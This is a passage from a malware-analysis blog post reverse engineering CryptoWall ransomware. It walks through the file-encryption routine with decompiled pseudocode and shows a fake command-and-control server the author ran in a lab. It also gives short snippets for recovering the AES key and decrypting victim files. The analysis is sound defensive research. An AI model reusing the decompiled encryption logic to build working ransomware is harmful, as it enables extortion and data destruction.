The next call is one of the most important ones to understand how eventually we can decrypt the files that CryptoWall infected. `EncryptAESKey()` uses the pointer to `DuplicateKeyStruct->rsa_key` to encrypt our AES key into a 256 byte blob. Exploring inside this function call is fairly simple; it uses `CryptDuplicateKey` and `CryptEncrypt` to take our public RSA 2048-bit key from earlier, our newly generated AES key to duplicate both keys to save for later, and encrypt the buffer. The fifth parameter is our data out in this case and once the function returns, what we labeled as `encrypted_AESkey_buffer` will hold our RSA encrypted key.

At around address `004124A5`, you will see two calls to `WriteFileA`. The first call will move the `16` byte MD5 hash at the top of the victim file, and the second call will write out the `256` bytes of encrypted key buffer right below the hash.



Screenshot shows 128 byte encrypted key buffer, but it was a copy mistake; Supposed to be 256 bytes of encrypted key text.

The picture above shows what an example file will look like up until this stage of the infection. The plaintext is still intact, but the headers now hold the hash of the file and the encrypted AES key used to encrypt the plaintext in the next phase. `ReadFileA` will shortly get called at `0x0041261B`, which will read out everything after the header of the file to start the encryption process.

```
if ( (*(ReadFile + 440))(v50, v51, v52, v53, v54) )
{
  if ( lpNumberOfBytesRead == nNumberOfBytesToRead )
  {
    encrypted_buffer_out = 0;
    encrypted_key_buffer_size_1 = 0;
    if ( DuplicateAESKey_And_Encrypt(
           hKey,
           isFinalBlob,
           ppKeyBlob,
           actual_file_contents,
           lpNumberOfBytesRead,
           &encrypted_buffer_out,
           &encrypted_key_buffer_size_1) )
    {
      WriteFile = ReturnFunctionName(
                    hHandle,
                    encrypted_buffer_out,
                    encrypted_key_buffer_size_1,
                    &lpOverlapped,
                    0);
      if ( (*(WriteFile + 444))(hFile, lpBuffer, v58, v59, v60)
        && lpOverlapped == encrypted_key_buffer_size_1 )
      {
        counter += lpNumberOfBytesRead;
        isSuccess = 1;
        v107 += encrypted_key_buffer_size_1;
        FlushFileBuffer = ReturnFunctionName(hHandle, v95);
        (*(FlushFileBuffer + 448))(v62);
      }
      FreeVirtualMemory(encrypted_buffer_out);
```

Now that `272` bytes belong to the header, anything after that we can assume is free range for the next function to deal with. We don't really need to deep dive too much into what `DuplicateAESKey_And_Encrypt()` does as it is pretty self explanatory. The file contents are encrypted using the already generated AES key from above that was passed into the `HCRYPTKEY *hKey` variable. The sixth parameter of this function is the pointer which will contain the encrypted buffer. At this point the ransomware will replace the plaintext with an encrypted blob, and the AES key is free'd from memory.


```
000 E91049C3 5401F2B4 A1A131BD 992DF7A6 08A8EB2E E66E90B5 6B29B820 A36D3B02 E05A1382 61773619 8F29AE8C 7C73F56B
030 8AA33EF7 4FC10A61 3608F9B3 F9EC0090 223094DA D784A0C8 6E5FFEE4 AD20A529 6C7301E2 AEC841DA F1F9EFB6 15333C1D
060 BDCB85D9 11D546C8 D0E61FDB E8E05F8F 41A648D2 437C39BC B76DA54E 6F5C6D4E E936D727 2F603E57 49D6BB64 87CBF508
090 F338C96B 7A7F46D3 C26708AA 2F4611B4 4C4812E1 484AC798 9BE36D5C 3E5897FA 8B6EBBCA DB6820BD E76632AD AC743D8C
0C0 03951033 B7D32041 2CC55458 0CDB11ED 2EF1A02F BCD17447 A338FC0D 307718DC E94BBAF6 0C2B186D AD7109EC 6B3B3C72
0F0 12723345 73E974A8 C55C22FE 52DBB592 6E56F364 D5D6E57A C35E2914 A7C8D447 ECDAFBD8 58B08CDD D6C48001 594A35A0
120 E5EDAEBE B73059BB CA32BA88 27B13E2D
```


Example of a fully encrypted file

After the file is finished being processed, the loop will continue until every allow listed file type on disk is encrypted.

Decrypting Victim Files

Unfortunately in this case, it is only possible to write a decryption algorithm if you know the private key used which is generated on the C2 side. This is going to be a two step process as in order to decrypt the file contents, we need to decrypt the AES key that has been RSA encrypted.

The fake C2 server I wrote also includes an area where a private key is generated at the same time that the public key is generated. So in my case, all encrypted files on my VM are able to be decrypted.

Side Note: In order to run this C2 server, you have to place the malware's hardcoded I2P addresses in `/etc/hosts` on Windows. Then make sure the server has started before executing the malware as there will be a lot of initial verification going back and forth between the malware and 'C2' to ensure its legitimacy. Your file should look like this:

```
127.0.0.1 proxy1-1-1.i2p127.0.0.1 proxy2-2-2.i2p
```

Another reason why we un the fake C2 server before executing the malware is so we don't end up in some dead lock state. The output from our server will look something like this:

```
C:\CryptoWall\> python.exe fake_c2_i2p_server.py



* Serving Flask app "fake_c2_server" (lazy loading)
127.0.0.1 - - [31/Mar/2020 15:10:06] "[33mGET / HTTP/1.1[0m" 404 -



Data Received from CryptoWall Binary:
------------------------------
[!] Found URI Header: 93n14chwb3qpm
[+] Created key from URI: 13349bchmnpqw
[!] Found ciphertext:
ff977e974ca21f20a160ebb12bd99bd616d3690c3f4358e2b8168f54929728a189c8797bfa12cfa031ee9c
[+] Recovered plaintext:
b'{1|crypt1|C6B359277232C8E248AFD89C98E96D65|0|2|1||55.59.84.254}'

[+] Sending encrypted data blob back to cryptowall process127.0.0.1 - - [31/Mar/2020
15:11:52] "[37mPOST /93n14chwb3qpm HTTP/1.1[0m" 200
```

Step by step, the first thing we have to do is write a program that imports the private key file. I used C++ for this portion because for the life of me I could not figure out how to mimic the `CryptDecodeObjectEx` API call that decodes the key in a `X509_ASN_ENCODING` and `PKCS_7_ASN_ENCODING` format. Once you have the key blob from this function, we can use this function as the malware does and call `CryptImportKey` , but this time it is a private key and not a public key ;). Since the first `16` bytes of the victim file contains the MD5 hash of the unencrypted file, we know we can skip that part and focus on the `256` bytes after that part of the header. The block size is going be `256` bytes and AES offset will be `272` , since that will be the last byte needed in the cryptographic equation. Once we get the blob, it is now okay to call `CryptDecrypt` and print out the `32` byte key blob:

```
if (!CryptDecrypt(hKey, NULL, FALSE, 0, keyBuffer, &bytesRead))  {         printf("
[-] CryptDecrypt failed with error 0x%.8X\n",     GetLastError());         return
FALSE;  }   printf("[+] Decrypted AES Key => ");  for(int i = 0; i < bytesRead; i++)
{       printf("%02x", keyBuffer[i]);  }
```

You can find the whole script here. Now that we are half way there and we have an AES key, the last thing to do is write a simple python script that will take that key / encrypted file and decrypt all remaining contents of it after the 272nd byte.

```
enc_data_remainder = file_data[272:]cipher = AES.new(aes_key, AES.MODE_ECB)
plaintext = cipher.decrypt(enc_data_remainder)
```

The script to perform this action is in the same folder on Github. If you want to see how the whole thing looks from start to finish, it will go like this:

```
➜  decrypt_aes_key.exe priv_key_1.pem loveme.txt
[+] Initialized crypto provider
[+] Successfully imported private key from PEM file
[!] Extracted encrypted AES keys from file
[+] Decrypted AES Key =>
080200001066000020000000040b4247954af27637ce4f7fabfe1ccfc6cd55fc724caa840f82848ea4800b3
[+] Successfully decrypted key from file

➜  python decrypt_file.py loveme.txt
40b4247954af27637ce4f7fabfe1ccfc6cd55fc724caa840f82848ea4800b320[+] Decrypting
file[+] Found hash header => e91049c35401f2b4a1a131bd992df7a6[+] Plaintext from file:
b'"hello world" \r\n\'
```

Conclusion

Overall this was one of the biggest leading cyber threats back in 2013, and the threat actors behind this malicious virus have shown their years of experience when it comes to engineering a ransomware such as this.

Although this ransomware is over 6 years old, it still fascinated me so much to reverse engineer this virus that I wanted to share all the tooling I have wrote for it. Every step of the way their was another challenge to overcome, whether it was knowing what the malware expected the encrypted payload to look like coming back from the C2, figuring out how to decrypt their C2 I2P servers using RC4, decompressing the ransomware note using some hard to mimic LZNT1 algorithm, or even understanding their obscure way of generating domain URI paths… it was all around a gigantic puzzle for a completionist engineer like myself.

Here is the repository that contains all the programs I wrote that helped me research CryptoWall.

Thank you for following along! I hope you enjoyed it as much as I did. If you have any questions on this article or where to find the challenge, please DM me at my Instagram: @hackersclub or Twitter: @ringoware

Happy Hunting :)